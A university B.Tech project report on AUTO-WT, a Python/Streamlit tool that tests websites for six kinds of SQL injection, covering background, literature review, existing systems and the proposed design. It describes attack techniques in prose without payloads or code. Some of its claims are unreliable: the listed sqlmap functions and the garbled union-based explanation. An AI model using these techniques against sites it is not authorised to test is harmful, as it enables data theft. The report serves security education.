

**SRINIVAS UNIVERSITY**  
**INSTITUTE OF ENGINEERING AND TECHNOLOGY**

MUKKA, SURATHKAL, MANGALORE-574146



**MAJOR PROJECT REPORT**

ON

**“AUTO-WT (Web Testing) Tool”**

*Submitted in the partial fulfilment of the requirements for the award of the degree of*

**BACHELOR OF TECHNOLOGY**

**IN**

**CLOUD TECHNOLOGY & INFORMATION SECURITY**

**Submitted By,**

**Naveen Krishna k v                      1SU19CI014**

**Aadithyu A K                              1SU19CI001**

Under the Guidance of

**Mrs Renisha**

Professor of CTDS Department

2021-2022

**January 2022**

**SRINIVAS UNIVERSITY**  
**COLLEGE OF ENGINEERING & TECHNOLOGY**  
**Mukka , Mangalore-574146**



**CERTIFICATE**

This is to certify that the project entitled “**AUTO-WT (Web Testing) Tool**” is a bonafide work carried out by **Naveen Krishna K V, Aadithyu A K** bearing the **ISU19CI014, ISU19CI001** in the partial fulfilment of **Bachelor of Technology in Cloud Technology & Information Security** of the **Srinivas University Institute of Engineering and Technology** during the year **2022-2023**. It is certified that all corrections/suggestions indicated for internal assessment have been incorporated in the report deposited in the department library. The internship report has been approved as it satisfies the academic requirements in respect of internship work prescribed for the said degree.

Name & Signature of the Guide

**Mrs Renisha**

Name & Signature of the H.O.D

**Mr. Daniel Francis Selvaraj**

Signature of the Dean

**Dr. Thomas Pinto**

Dean, SUIET, Mukka

**External Viva**

Name of the Examiners

Signature with date

**SRINIVAS UNIVERSITY**  
**COLLEGE OF ENGINEERING & TECHNOLOGY**

**Mukka , Mangalore-574146**



**DECLARATION**

We, **Naveen Krishna k v, Aadithyu A K** the student of eighth semester, **B.Tech** in Cloud Technology & Information Security, Srinivas University, Mukka, hereby declare that the project entitled “**AUTO-WT (Web Testing) Tool**” has been successfully completed by me in partial fulfilment of the requirements for the award of degree in **Bachelor of Technology in Cloud Technology & Information Security of Srinivas University Institute of Engineering and Technology** and no part of it has been submitted for the award of degree or diploma in any university or institution previously.

**Date:** \_\_\_\_\_

**Place:** Mukka

## ACKNOWLEDGEMENT

We would like to take this opportunity to express my profound gratitude to my respected project guide **Mrs Renisha, Professor in Cloud Technology & Information Security** for his ever-inspiring guidance, constant encouragement and support.

We sincerely thank **Mr. Daniel Francis Selvaraj**, Head of the Department, Data Science for being an inspiration and support throughout this project.

We are extremely grateful to our respected Dean, **Dr. Thomas Pinto** for providing the facilities to carry out the project.

We also would like to thank our Management, **A. Shama Rao Foundation**, Mangalore, for providing the means and support for the completion of the project.

We would like to thank **Mrs. Renisha, Professor in CTDS Department, Mr. Daniel Francis Selvaraj , Head of the Department, Mr. Sasi Kumar, Professor of CTDS Department and non-teaching staff of CTDS Department** for their support and help.

Finally, We express our profound gratitude to our parents and friends who have helped us in every conceived manner with their valuable suggestions, encouragement and moral support.

Naveen Krishna K V

Aadithyu A K

## **TABLE OF CONTENT**

LIST OF FIGURES	6
ABBREVIATIONS AND NOMENCLATURE	7
ABSTRACT	8
<b>1. INRODUCTION</b>	<b>9</b>
1.1 THE DOMAIN	9
1.2 THE PROBLEM	13
1.3 THE TECHNOLOGY	14
<b>2. SYSTEM ANALYSIS</b>	<b>21</b>
2.1. LITERATURE REVIEW	21
2.2 EXISTING SYSTEMS	25
2.3. PROPOSED SYSTEM	26
2.4. HARDWARE AND SOFTWARE SPECIFICATIONS	28
<b>3. SYSTEM DESIGN</b>	<b>29</b>
3.1 MODULES DESCRIPTION	29
3.2 ARCHITECTURE DIAGRAM	30
3.3. USE CASES	32
3.3 CLASS DIAGRAM	33
3.7 ER DIAGRAM	35
3.6 SEQUENCE DIAGRAM	36
<b>4. IMPLEMENTATION</b>	<b>37</b>
<b>5. TESTING</b>	<b>49</b>
<b>6. CONCLUSION AND FUTURE ENHANCEMENTS</b>	Error! Bookmark not defined.
<b>7. REFERENCES</b>	Error! Bookmark not defined.

## LIST OF FIGURES

FIGURE NUMBER	PAGE NUMBER	EXPLANATION
Fig 3.1	30	Architecture of the system
Fig 3.2	32	Use case of the system
Fig 3.3	33	Classes in the system
Fig 3.4	35	Entity relation diagram for the system
Fig 3.5	36	Sequence diagram of the system
Fig 5.1	49	Home Page
Fig 5.2	49	Entering Url
Fig 5.3	50	Selecting Attack type
Fig 5.4	50	Start Button
Fig 5.5	51	Displaying Results
Fig 5.6	51	Download
Fig 5.7	52	Attack's info page
Fig 5.8	53	Expander with Attack Info
Fig 5.9	53	Attack Info

## ABBREVIATIONS AND NOMENCLATURE

ABBREVIATIONS	FULL FORMS
SQL	Structured Query Language
HTTP	Hypertext Transfer Protocol
PHP	Hypertext Pre-processor
ASP	Active Server Pages
J2EE	Java 2 Platform, Enterprise Edition
GUI	Graphical User Interface
URL	Uniform Resource Locator
HTTPS	Hypertext Transfer Protocol Secure
HTML	Hypertext Markup Language
UI	User Interface
SQLI	Structured Query Language Injection
DNS	Domain Name System
API	Application Programming Interface
CLI	Command Line Interface

## **ABSTRACT**

As Internet usage is rising day by day security has become a vital facet to the Internet world. Security of the website in today's world is very important. There are over 1 billion websites today, and most of them are designed using content management systems. Cybersecurity is one of the most discussed topics when it comes to a web application and protecting the confidentiality, integrity of data has become paramount. SQLi is the most commonly used techniques that hackers use to exploit a security vulnerability in a web application. We introduce a system that test web application vulnerability for SQL injection by running automating script. This system covers 6 types of SQL injection such as union based, error based and time-based blind, Boolean-based blind, content based blind, out-of-band blind SQL injection. SQL injection is a security vulnerability where an attacker inserts malicious SQL code into a database query to manipulate or access unauthorized data. Blind SQL injection is a variant of SQL injection where an attacker injects SQL code into a query, but the application does not display the database error messages or the injected data, making it harder to detect the vulnerability.



# **1. INRODUCTION**

## **1.1 THE DOMAIN**

Cyber security refers to the body of technologies, processes, and practices designed to protect networks, devices, programs, and data from attack, damage, or unauthorized access. Cyber security may also be referred to as information technology security.

Cyber security is important because government, military, corporate, financial, and medical organizations collect, process, and store unprecedented amounts of data on computers and other devices. A significant portion of that data can be sensitive information, whether that be intellectual property, financial data, personal information, or other types of data for which unauthorized access or exposure could have negative consequences. Organizations transmit sensitive data across networks and to other devices in the course of doing business, and cyber security describes the discipline dedicated to protecting that information and the systems used to process or store it. As the volume and sophistication of cyber attacks grow, companies and organizations, especially those that are tasked with safeguarding information relating to national security, health, or financial records, need to take steps to protect their sensitive business and personnel information. As early as March 2013, the nation's top intelligence officials cautioned that cyber attacks and digital spying are the top threat to national security, eclipsing even terrorism.

Implementing robust cybersecurity can be challenging. It involves staying ahead of the constantly changing methods employed by cybercriminals. Every time new software or hardware is introduced into a computing environment, they present additional attack vectors for hackers that need to be addressed by the cybersecurity team. There is pressure on the cybersecurity team because a single successful attack can lead to a destructive malware infection or a data breach

The importance of cyber security comes down to the need and requirement to keep information, data, and devices secure. In today's world, people store vast quantities of data on computers, servers and other connected devices. Much of this is sensitive, such as Personally Identifiable Information (PII) including passwords or financial data. And then there's Intellectual Property. If a cybercriminal was to gain access to this data they can cause havoc. They can share sensitive

information, use passwords to steal funds, or even change data so that it benefits them, the attacker. Organizations need to have security solutions that enable them to be compliant.

In the case of public services or governmental organizations, cyber security helps ensure that the community can continue to rely on their services. For example, if a cyber-attack targeted the energy industry, a power plant for example, it could cause a city-wide blackout. If it targeted a bank, it could steal from hundreds of thousands of people.

With cyber security, companies have peace of mind that unauthorized access to their network or data is protected. Both end users, organizations and their employees benefit. It isn't just detection that cybersecurity strengthens, it's also mitigation and response. Should an attacker utilizing advanced techniques be successful the recovery process is far quicker. In addition, companies will often notice that customers and developers are more confident in products that have strong cyber security solutions in place.

In today's interconnected world, where technology has become an integral part of our lives, cybersecurity plays a critical role in safeguarding our digital assets and protecting sensitive information. With the rapid advancement of technology, cyber threats continue to evolve, making it essential for individuals and organizations to understand and address potential vulnerabilities. Our project focuses on the domain of cybersecurity, specifically highlighting the importance of mitigating SQL injection vulnerabilities in web applications.

Web applications serve as the backbone of many online platforms, facilitating various activities such as e-commerce, social networking, and data management. However, these applications are not immune to security risks, and SQL injection remains a significant concern. SQL injection occurs when an attacker exploits vulnerabilities in the input validation process of a web application to inject malicious SQL commands. This allows the attacker to gain unauthorized access to databases, manipulate data, or extract sensitive information.

Understanding the nature of SQL injection vulnerabilities and implementing effective mitigation strategies is crucial for ensuring the security and integrity of web applications. Our project aims to provide comprehensive insights into the world of SQL injection, empowering developers, security

professionals, and system administrators to strengthen the security posture of their web applications.

To comprehend the intricacies of SQL injection vulnerabilities, we delve into the underlying principles and techniques employed by attackers. We explore the various types of SQL injection attacks, including classic, blind, and time-based, examining how they exploit weaknesses in web application code and database systems. By understanding the methods used by attackers, we can better anticipate and prevent such attacks from compromising our systems.

In the realm of cybersecurity, a proactive approach is paramount. We emphasize the importance of secure coding practices as a fundamental defense against SQL injection vulnerabilities. Developers must adopt techniques such as parameterized queries or prepared statements, which ensure that user-supplied input is properly validated and sanitized before being used in SQL queries. By implementing these measures, the risk of SQL injection attacks can be significantly mitigated, bolstering the overall security of web applications.

Furthermore, our project highlights the significance of continuous monitoring and vulnerability assessments. Regular security assessments enable organizations to identify and remediate vulnerabilities proactively, reducing the likelihood of successful SQL injection attacks. By implementing strong security measures, such as web application firewalls and intrusion detection systems, organizations can actively detect and prevent SQL injection attempts.

However, it is essential to recognize that cybersecurity is an ongoing process rather than a one-time solution. As attackers continuously adapt and develop new techniques, defenders must remain vigilant. Therefore, our project emphasizes the need for regular security updates, patch management, and staying informed about emerging threats. By fostering a culture of cybersecurity awareness and education, individuals and organizations can effectively combat SQL injection vulnerabilities and other cyber threats.

some benefits of addressing SQL injection vulnerabilities in web applications within the domain of cybersecurity:

**Data Protection:** By mitigating SQL injection vulnerabilities, organizations can safeguard their sensitive data from unauthorized access and manipulation. Preventing data breaches helps protect the privacy and integrity of user information, ensuring trust and confidence in the application.

**System Integrity:** Addressing SQL injection vulnerabilities enhances the overall integrity of web applications. By preventing attackers from tampering with databases and altering critical data, organizations can maintain the reliability and accuracy of their systems.

**Cost Savings:** Investing in preventive measures and security controls to mitigate SQL injection vulnerabilities can save organizations significant costs in the long run. By avoiding the financial repercussions of data breaches, legal battles, and reputational damage, organizations can allocate resources more effectively towards growth and innovation.

**Comprehensive Security Approach:** By focusing on SQL injection vulnerabilities, organizations develop a more comprehensive approach to cybersecurity. This mindset encourages a holistic view of system security, leading to the implementation of additional measures and practices that strengthen overall defenses against a wide range of cyber threats.

**Business Continuity:** Cyber-attacks, such as those exploiting SQL injection, can disrupt business operations and lead to downtime. By proactively addressing vulnerabilities, organizations can minimize the risk of successful attacks and ensure continuous availability of their web applications, supporting uninterrupted business activities.

These benefits highlight the significance of addressing SQL injection vulnerabilities within the domain of cybersecurity. By prioritizing the protection of data, system integrity, and customer trust, organizations can establish a robust security posture and effectively navigate the ever-evolving threat landscape.

## 1.2 THE PROBLEM

SQL injection attacks allow attackers to spoof identity, tamper with existing data, cause repudiation issues such as voiding transactions or changing balances, allow the complete disclosure of all data on the system, destroy the data or make it otherwise unavailable, and become administrators of the database server.

SQL Injection is very common with PHP and ASP applications due to the prevalence of older functional interfaces. Due to the nature of programmatic interfaces available, J2EE and ASP.NET applications are less likely to have easily exploited SQL injections.

The severity of SQL Injection attacks is limited by the attacker's skill and imagination, and to a lesser extent, defense in depth countermeasures, such as low privilege connections to the database server and so on. In general, consider SQL Injection a high impact severity.

SQL injection vulnerabilities often arise due to poor coding practices and insufficient input validation and sanitization. Developers may inadvertently allow untrusted user input to be directly concatenated into SQL queries, enabling attackers to manipulate the queries and bypass intended security measures.

To protect from SQL injection, which is considered a major threat as it makes many threats such as deceiving people that the website is the real one but it is not, changing prices, changing data in databases or even destroying them, reaching the highest validity of the admin, cancelling access to Server, or access to important financial and confidential

Furthermore, the absence of a graphical user interface (GUI) in handling specifically the types of SQL injection vulnerabilities complicate the detection and mitigation process. Without a user-friendly interface, identifying and fixing SQL injection flaws require technical expertise and manual inspection of the codebase. This can result in slower response times to address vulnerabilities and increase the likelihood of oversight or incomplete remediation.

### 1.3 THE TECHNOLOGY

**Python** is a versatile and powerful programming language that plays a crucial role in the AUTO-WT tool. With its simplicity, readability, and extensive library support, Python provides a solid foundation for implementing various functionalities and interacting with web applications through HTTP requests and responses.

Python's simplicity and clean syntax make it easy to learn and understand, even for beginners. Its readability emphasizes code readability and encourages developers to write clear and concise code. This characteristic is particularly advantageous in the AUTO-WT tool, as it enhances code maintainability and facilitates collaboration among developers.

One of Python's key strengths is its rich ecosystem of libraries and frameworks. These libraries offer pre-built functions and tools for performing specific tasks, saving developers time and effort. In the context of the AUTO-WT tool, Python libraries such as Requests, BeautifulSoup, and Selenium are employed to handle HTTP communication, parse HTML content, and interact with web browsers, respectively. These libraries significantly simplify the implementation of key functionalities and enable seamless integration with other technologies used in the tool.

Furthermore, Python's extensive library support extends to areas such as data manipulation, mathematical computations, and data visualization. The Pandas library, for instance, facilitates data manipulation and analysis, allowing the tool to process and analyze data related to SQL injection vulnerabilities. The Matplotlib and Plotly libraries enable the generation of informative visualizations to present the test results in a clear and visually appealing manner.

Python's versatility also extends to its compatibility with various operating systems, making it a portable choice for developing the AUTO-WT tool. Whether the tool is deployed on Windows, macOS, or Linux, Python provides consistent behavior and enables cross-platform development. Another notable aspect of Python is its excellent community support. The Python community is vibrant, active, and constantly developing new libraries, frameworks, and tools. This support system ensures that developers using Python, including those working on the AUTO-WT tool, have access to a wealth of resources, documentation, and community-driven solutions to overcome challenges and improve their development process.

In terms of performance, Python strikes a balance between execution speed and developer productivity. While it may not be as fast as low-level languages like C or C++, Python's interpretive nature allows for rapid development and prototyping. Additionally, Python's Global Interpreter Lock ensures thread safety, simplifying concurrent programming and reducing the risk of race conditions. Python's popularity and widespread adoption also contribute to its strength as a programming language for the AUTO-WT tool. It has a large and active user base, which fosters knowledge sharing, collaborative development, and continuous improvement of the language and its associated tools. As a result, developers working on the AUTO-WT tool can leverage the collective expertise and contributions of the Python community to enhance the tool's capabilities and address emerging security challenges.

In summary, Python's simplicity, readability, extensive library support, compatibility, community backing, and balance between productivity and performance make it an ideal choice for the development of the AUTO-WT tool. Its versatility enables the implementation of various functionalities, facilitates interaction with web applications, and enhances the tool's overall effectiveness in detecting SQL injection vulnerabilities.

**Streamlit** is a powerful Python framework that enables the creation of interactive and customizable web applications with minimal effort. It serves as a key technology in the development of the AUTO-WT tool, providing a user-friendly interface for configuring and executing SQL injection vulnerability tests.

Streamlit's primary strength lies in its simplicity and ease of use. With just a few lines of code, developers can transform their Python scripts into interactive web applications. This simplicity makes Streamlit an ideal choice for the AUTO-WT tool, as it allows developers to focus on the core functionality of the tool without getting bogged down by the complexities of web development.

Streamlit's interactive widgets play a crucial role in enhancing user engagement and control. These widgets allow users to input data, select options from dropdown menus, and interact with the application in a dynamic manner. In the AUTO-WT tool, widgets enable users to enter the URL

of the target web application, select the type of SQL injection vulnerability to test, and trigger the vulnerability testing process with a single click. This interactivity empowers users and provides a smooth and intuitive testing experience.

Streamlit also offers a sharing and deployment functionality that allows applications to be easily deployed to the web. With a single command, developers can deploy their Streamlit applications to various hosting platforms, enabling easy access for users. This feature is advantageous for the AUTO-WT tool, as it allows users to access and utilize the tool from anywhere, without the need for local installations or complex setup procedures.

Additionally, Streamlit provides extensive customization options, allowing developers to tailor the appearance and behavior of the web application to their specific requirements. Developers can modify the layout, style the UI elements, and add custom features to enhance the overall user experience. This flexibility enables the AUTO-WT tool to be personalized and aligned with the specific needs of its users.

Streamlit's active community and growing ecosystem contribute to its strength as a framework. The Streamlit community provides support, tutorials, and resources that assist developers in understanding and harnessing the full potential of the framework. Furthermore, the ecosystem around Streamlit continues to evolve, with the development of new extensions and integrations that expand its capabilities and address a wide range of use cases.

In summary, Streamlit's simplicity, real-time updates, interactive widgets, data visualization support, sharing and deployment functionality, customization options, and vibrant community make it an excellent choice for building the user interface of the AUTO-WT tool. Its intuitive nature and seamless integration with Python allow developers to create a user-friendly and interactive environment for configuring and executing SQL injection vulnerability tests, empowering users to detect and mitigate security risks effectively.

**SQL (Structured Query Language)** is a powerful and widely used programming language specifically designed for managing and manipulating relational databases. In the context of the



AUTO-WT tool, SQL plays a fundamental role in conducting SQL injection vulnerability tests and interacting with the underlying database of the target web application.

SQL provides a standardized and efficient way to communicate with databases. It allows users to define and perform various operations, such as querying, inserting, updating, and deleting data, as well as defining the structure and relationships of database tables. SQL follows a declarative approach, where users specify what they want to achieve, and the database engine handles the implementation details.

In the AUTO-WT tool, SQL is used to construct and execute malicious queries as part of the SQL injection vulnerability tests. SQL injection is a security vulnerability that occurs when an attacker can manipulate user-supplied input to inject malicious SQL code into the database query. The injected SQL code can modify the query's logic, leading to unauthorized access, data disclosure, or data manipulation.

To conduct SQL injection tests, the tool generates crafted SQL queries that exploit the vulnerabilities in the target web application. These queries typically involve concatenating user input with SQL code to create a dynamic query string. The injected SQL code aims to manipulate the query's structure or add additional statements that retrieve unauthorized data or alter the behavior of the query.

For example, in a union-based SQL injection test, the tool may inject a UNION SELECT statement into an input field. This statement combines the result set of the injected query with the original query's result set, allowing the attacker to retrieve data from additional tables or perform arbitrary queries.

SQL also plays a crucial role in analyzing and interpreting the results of the vulnerability tests. The tool may execute SQL queries that retrieve specific information from the database, such as table names, column names, or error messages. This information is valuable for identifying the presence and severity of SQL injection vulnerabilities and understanding the structure and behavior of the underlying database. Moreover, SQL provides mechanisms for securing and preventing SQL injection attacks. The AUTO-WT tool utilizes these mechanisms to educate users about best practices for mitigating SQL injection vulnerabilities. For instance, parameterized

queries or prepared statements can be used to separate user input from the SQL code, preventing malicious injections. Input validation and sanitization techniques can be applied to filter and sanitize user input before incorporating it into SQL queries.

Furthermore, SQL offers a range of advanced features and functions that enhance the capabilities of the AUTO-WT tool. These include aggregate functions, subqueries, joins, and transaction management, among others. These features enable the tool to perform complex and sophisticated tests, retrieve specific data subsets, and simulate real-world scenarios to identify potential vulnerabilities.

In conclusion, SQL is a critical component of the AUTO-WT tool, enabling the construction, execution, and analysis of SQL injection vulnerability tests. It provides a standardized and efficient means of interacting with databases, allowing the tool to detect and exploit vulnerabilities, retrieve unauthorized data, and educate users on mitigating SQL injection risks. With its broad support and rich feature set, SQL empowers the tool to assess the security posture of web applications and promote secure coding practices in the context of SQL injection vulnerabilities.

**HTTP (Hypertext Transfer Protocol)** is an application-layer protocol that serves as the foundation for communication between web browsers and web servers. In the context of the AUTO-WT tool, HTTP plays a crucial role in sending requests to the target web application, receiving responses, and analyzing the network traffic to identify potential vulnerabilities.

HTTP operates on a client-server model, where the client (in this case, the AUTO-WT tool) initiates a request to the server (the target web application) and waits for a response. This request-response cycle allows the tool to interact with the web application and retrieve the HTML content, data, and other resources necessary for conducting vulnerability tests.

The AUTO-WT tool leverages HTTP to simulate user interactions with the target web application. It sends HTTP requests to various endpoints, such as login pages, input forms, or URL parameters, to test for SQL injection vulnerabilities. These requests may include parameters or payloads

specifically crafted to exploit SQL injection vulnerabilities and manipulate the behavior of the application's database queries.

HTTP requests consist of several components, including the request method (e.g., GET, POST), the target URL, headers, and optional request body or parameters. The AUTO-WT tool utilizes different request methods and headers depending on the type of vulnerability being tested. For example, it may use the POST method and include the appropriate Content-Type header when submitting form data that contains SQL injection payloads.

Once the HTTP request is sent to the target web application, the tool waits for the corresponding HTTP response. The response contains important information that aids in vulnerability detection and analysis. It includes the status code, response headers, and the response body, which typically consists of HTML content, or other formats specific to the web application.

The AUTO-WT tool parses and analyzes the HTTP responses to identify potential vulnerabilities. It looks for anomalies, error messages, or unexpected behavior that may indicate a successful SQL injection attack or the presence of vulnerabilities in the web application. For example, it may search for error codes such as "500 Internal Server Error" or specific database error messages that suggest a SQL injection vulnerability.

HTTP also enables the AUTO-WT tool to simulate different attack scenarios and techniques. For instance, it can send malicious payloads as part of the request body, URL parameters, or headers to test for various types of SQL injection attacks. By manipulating these components of the HTTP request, the tool can explore different attack vectors and assess the web application's susceptibility to SQL injection vulnerabilities. Additionally, HTTP supports encryption mechanisms such as HTTPS (HTTP Secure) that provide secure communication over the network. The AUTO-WT tool can leverage HTTPS to ensure the confidentiality and integrity of the data transmitted between the tool and the target web application. This is particularly important when dealing with sensitive information, such as usernames, passwords, or confidential data that may be exposed during vulnerability tests.

HTTP is an extensible protocol with various features and extensions that enhance its capabilities. The AUTO-WT tool utilizes these features, such as cookies, authentication headers, and session

management, to simulate real-world scenarios and interact with the web application as an authenticated user. This allows the tool to assess the impact of SQL injection vulnerabilities on authenticated functionality and data.

In conclusion, HTTP serves as the underlying protocol for communication between the AUTO-WT tool and the target web application. It facilitates the exchange of HTTP requests and responses, enabling the tool to send crafted requests, receive and analyze responses, and identify potential SQL injection vulnerabilities. By leveraging the features and flexibility of HTTP, the tool can simulate user interactions, explore different attack vectors, and assess the security posture of the web application in the context of SQL injection vulnerabilities.

**Validation** is a critical aspect of web application security that helps ensure the integrity and reliability of user input. In the context of the AUTO-WT tool and its usage for testing SQL injection vulnerabilities, validation plays a crucial role in preventing malicious input from being processed by the target web application. Validation refers to the process of checking and verifying the correctness, accuracy, and security of user-supplied data before it is accepted and processed by an application. It helps protect against various forms of attacks, including SQL injection, where an attacker attempts to manipulate the application's database queries by injecting malicious SQL code. By implementing these validation techniques, the AUTO-WT tool ensures that the input provided during vulnerability testing is thoroughly checked and validated. This significantly reduces the chances of successful SQL injection attacks and enhances the reliability and accuracy of vulnerability assessment results. Validation acts as a critical line of defense against malicious input and helps maintain the security and integrity of web application

## **2. SYSTEM ANALYSIS**

### **2.1. LITERATURE REVIEW**

In [9] the researchers mentioned that with the frequent gaps in most web applications, attackers and hackers can gain access to sensitive data. They also mentioned the danger of SQL injection on web applications and that it is one of the most common threats. In order not to filter the input made by the user, these attackers can exploit these errors. In their research paper, the researchers reviewed PHP techniques and other techniques to protect against SQL injection. They also mentioned the various ways to detect SQL injection attacks, their types, and the most important causes. Finally, they discussed the purification of SQL injection vulnerabilities. In [10] to address high-risk vulnerabilities in NoSQL, researchers designed Kerberos. It was also designed to validate the Data-Centric data encryption security model. This module aids in securing NoSQL databases by designing and increasing the appropriate security mechanism. In Kerberos, powerful network encryption tools are provided to help secure data across organizations. In [1] the researchers compared SQLI vulnerabilities on content management systems and used vulnerability scanners Nikto, SQLMAP on WordPress, Drupal, and Joomla web pages installed on a LAMP server. The results of their research were that CMS responded to SQLI attacks but got warnings about various vulnerabilities that could be exploited. Finally, practices that can be implemented to prevent SQLI are suggested. In [2] SQLI attack methods were analyzed, and they also provided the best defense mechanisms to detect and prevent these attacks. The researchers simulated the SQLI attack process using Kali Linux. Finally, an analysis of best practices was presented to counteract this type of attack. In [3] the researchers discussed different types of SQLI attacks and what are the different ways to deal with this type of attack. The researchers also included preventive methods and examples of them. The researchers focused on countering this type of attack using stored procedures. In [8] the SQL attack was dealt with, and then a new system was proposed that consists of three levels to detect and mitigate SQLI attacks. The approach is included in static as well as dynamic and run-time related detection and prevention mechanisms. Illegal queries are also removed, and the system is prepared for a secure environment.

In [4] the researchers proposed SQLi-labs, a program that is used for training and teaching and contains many weaknesses in SQLI. The teacher can perform SQL attacks for students using this software, which helps students to refine and train their skills. In [5] for the SQLIV vulnerability, a black box test was proposed. It is working on SQLIV automation in SQLI. The researchers also mentioned that recent studies showed the need to improve the effectiveness of SQLIV to reduce the cost of manual vulnerability checking. The focus of this paper is to improve and increase the effectiveness of SQLIV by suggesting an object-oriented approach to help reduce false positives and to provide space for the ability to improve the proposed scanner. Using different vulnerable applications, evaluations showed that the proposed scanner could analyze the response of the page that has been attacked using four different techniques. In [6] it was mentioned that the proposed algorithm works fast and offers a great solution against SQLI attacks. The researchers also mentioned that the proposed algorithm is great in examining its simple detection process against SQLI attacks. Using multiple detection methods, the researchers analyzed the paperwork, which results in the ability to use the proposed algorithm in any applications that interact with the database, and not only use it on web applications. In [7] to detect complex SQLI attacks, an adaptive method is proposed that is based on the deep forest. The researchers optimize the structure of the deep forest, by means of the first feature vector and average the previous outputs. The inputs will be sequenced at each layer. Experiments showed that the proposed method in this paper effectively solves the problem of feature degradation of deep forest which occurs with the increase of layers. Then the researchers introduced the deep forest model which is based on the AdaBoost algorithm, and which updates the feature weights in each layer by using the error rate. In the training process, there are multiple features with weights that are not the same, based on their impact on the result. Based on the results, it was shown that the performance of the method proposed in this research paper is better than the traditional methods of machine learning and deep learning methods.

### **SQL injection types**

**UNION based SQL injection:** This type used depends mainly on the user's use of this operator, meaning if the user uses it, the hacker must take advantage of the weakness that exists as a result of using it and use it, and usually the Union precedes the order by, which is very important in this case to know the number of columns available in the database .It is fortunate that the part before

Union, this is for the user, does not concern the hacker, who has the hacker after Union, so I want to leave the sentence before Union always wrong so that the result that pertains to the hacker is not mixed with the result that pertains to the original user, so let the first queer have a value that gives an error result until Make sure that any result that will appear is the result of the hacker's sentence on which he will build an injection and what he will do as a result of the results that will appear to him. [11]

**Error based SQL injection:** It is one of the injection methods made by the hacker, where the aim is to target the database, mainly to collect information from it. This is where it is executed when the output is an error from the database, meaning that it depends on the error messages that results from the private server in the database. The following example illustrates the database name through injection depends on error-based SQL injection[12]

**Blind SQL injection:** This type of injection is like SQL injection, but there is a simple difference. Blind -SQL injection depends on the error message, on the other hand, blind SQL injection did not depend on the error in the message. Therefore, Blind SQL injection is used mainly to access sensitive data or destroy the data in the database. In this method, the attacker steals the data using true or false questions through SQL query. Also in the Blind SQL injection, the attacker can extract the database name using the time-based blind injection method. The attacker guides the brute attack to the database name using the time before executing the query and sets a time after executing the query then the user benefits from the gain results [11]

[12] **Boolean based**—that attacker sends a SQL query to the database prompting the application to return a result. The result will vary depending on whether the query is true or false. Based on the result, the information within the HTTP response will modify or stay unchanged. The attacker can then work out if the message generated a true or false result. Boolean-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the application to return a different result depending on whether the query returns a TRUE or FALSE result. Depending on the result, the content within the HTTP response will change, or remain the same. This allows an attacker to infer if the payload used returned true or false, even

though no data from the database is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database, character by character. b.

**Time-based**—attacker sends a SQL query to the database, which makes the database wait (for a period in seconds) before it can react. The attacker can see from the time the database takes to respond, whether a query is true or false. Based on the result, an HTTP response will be generated instantly or after a waiting period. The attacker can thus work out if the message they used returned true or false, without relying on data from the database. Time-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to the attacker whether the result of the query is TRUE or FALSE. Depending on the result, an HTTP response will be returned with a delay or returned immediately. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database character by character.

**Out-of-band SQLi:** The attacker can only carry out this form of attack when certain features are enabled on the database server used by the web application. This form of attack is primarily used as an alternative to the in-band and inferential SQLi techniques. Out-of-band SQLi is performed when the attacker can't use the same channel to launch the attack and gather information, or when a server is too slow or unstable for these actions to be performed. These techniques count on the capacity of the server to create DNS or HTTP requests to transfer data to an attacker.

**Content-based blind:** Is a type of attack that targets vulnerable web applications by manipulating user input to execute unintended SQL queries on the application's database. It can be complex and time-consuming to carry out, as they often require trial and error and careful analysis of the application's behavior.[13]



## 2.2 EXISTING SYSTEMS

SQLMap is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection vulnerabilities in web applications. It is primarily written in Python and provides a wide range of functions to perform various tasks related to SQL injection testing. Here are some of the commonly used functions in SQLMap:

`sqlmapAPI`: The main function that initializes the SQLMap API.

`sqlmap.scan`: Initiates the SQL injection vulnerability scan on a target URL or set of URLs.

`sqlmap.dump`: Retrieves the database contents or performs specific database operations.

`sqlmap.options`: Sets various options for the SQLMap scan, such as specifying the database management system, payload delivery techniques, and more.

`sqlmap.setCookie`: Sets a cookie value to be used during the scan.

`sqlmap.setParam`: Sets a parameter value to be tested for SQL injection.

`sqlmap.setPayload`: Sets a custom payload to be used during the scan.

`sqlmap.setDBMS`: Sets the database management system to be targeted.

`sqlmap.setURL`: Sets the target URL for the scan.

`sqlmap.setMethod`: Sets the HTTP request method (GET or POST) to be used during the scan.

`sqlmap.setProxy`: Sets a proxy server to be used for HTTP requests.

`sqlmap.setDelay`: Sets the delay between requests to evade rate limiting or detection.

`sqlmap.setThreads`: Sets the number of concurrent requests to be made during the scan.

`sqlmap.setTamper`: Sets custom tampering scripts to modify SQL payloads.

`sqlmap.setVerbose`: Enables verbose output to display detailed scan results.

These are just a few examples of the functions available in SQLMap. The tool offers many more functions and options to perform advanced SQL injection testing and exploitation

## 2.3. PROPOSED SYSTEM

Graphical user interface: - a computer program that enables a person to communicate with a computer through the use of symbols, visual metaphors, and pointing devices. Streamlit is a Python library used for building interactive web applications for data science and machine learning. It simplifies the process of creating and deploying web interfaces by allowing developers to write simple Python scripts that generate interactive web pages.

Streamlit provides a button component that allows users to trigger actions. In this code, there are "Start" and "Clear" buttons. When the "Start" button is clicked, the corresponding SQL injection vulnerability test function is called based on the selected vulnerability type. Clicking the "Clear" button clears the results.

Python is a general-purpose, versatile, and powerful programming language. It's a great first language because Python code is concise and easy to read. The system is purely build with only Python programs. We automate the manually entering process of the user into selectable manner which is more convenient to the users. Our system consists SQL injection, six types of SQL injection methods.

The system basically works based on the user input and it is purely made of python programming. It asks user to input URL of the website that they want to test these attacks. The existing system depends upon the CLI, here the system will provide user easy interface, i.e GUI. The user can also select the which type of attack they want to perform, based on these the code for attacks automatically runs and if there is any vulnerability then it will be shown in result section of the system.

The system includes defines a main() function, which serves as the entry point for the Streamlit application. Inside the main() function, there are several other functions defined (e.g., test\_union\_based\_sql, test\_time\_based\_sql, etc.), which are called based on user input.

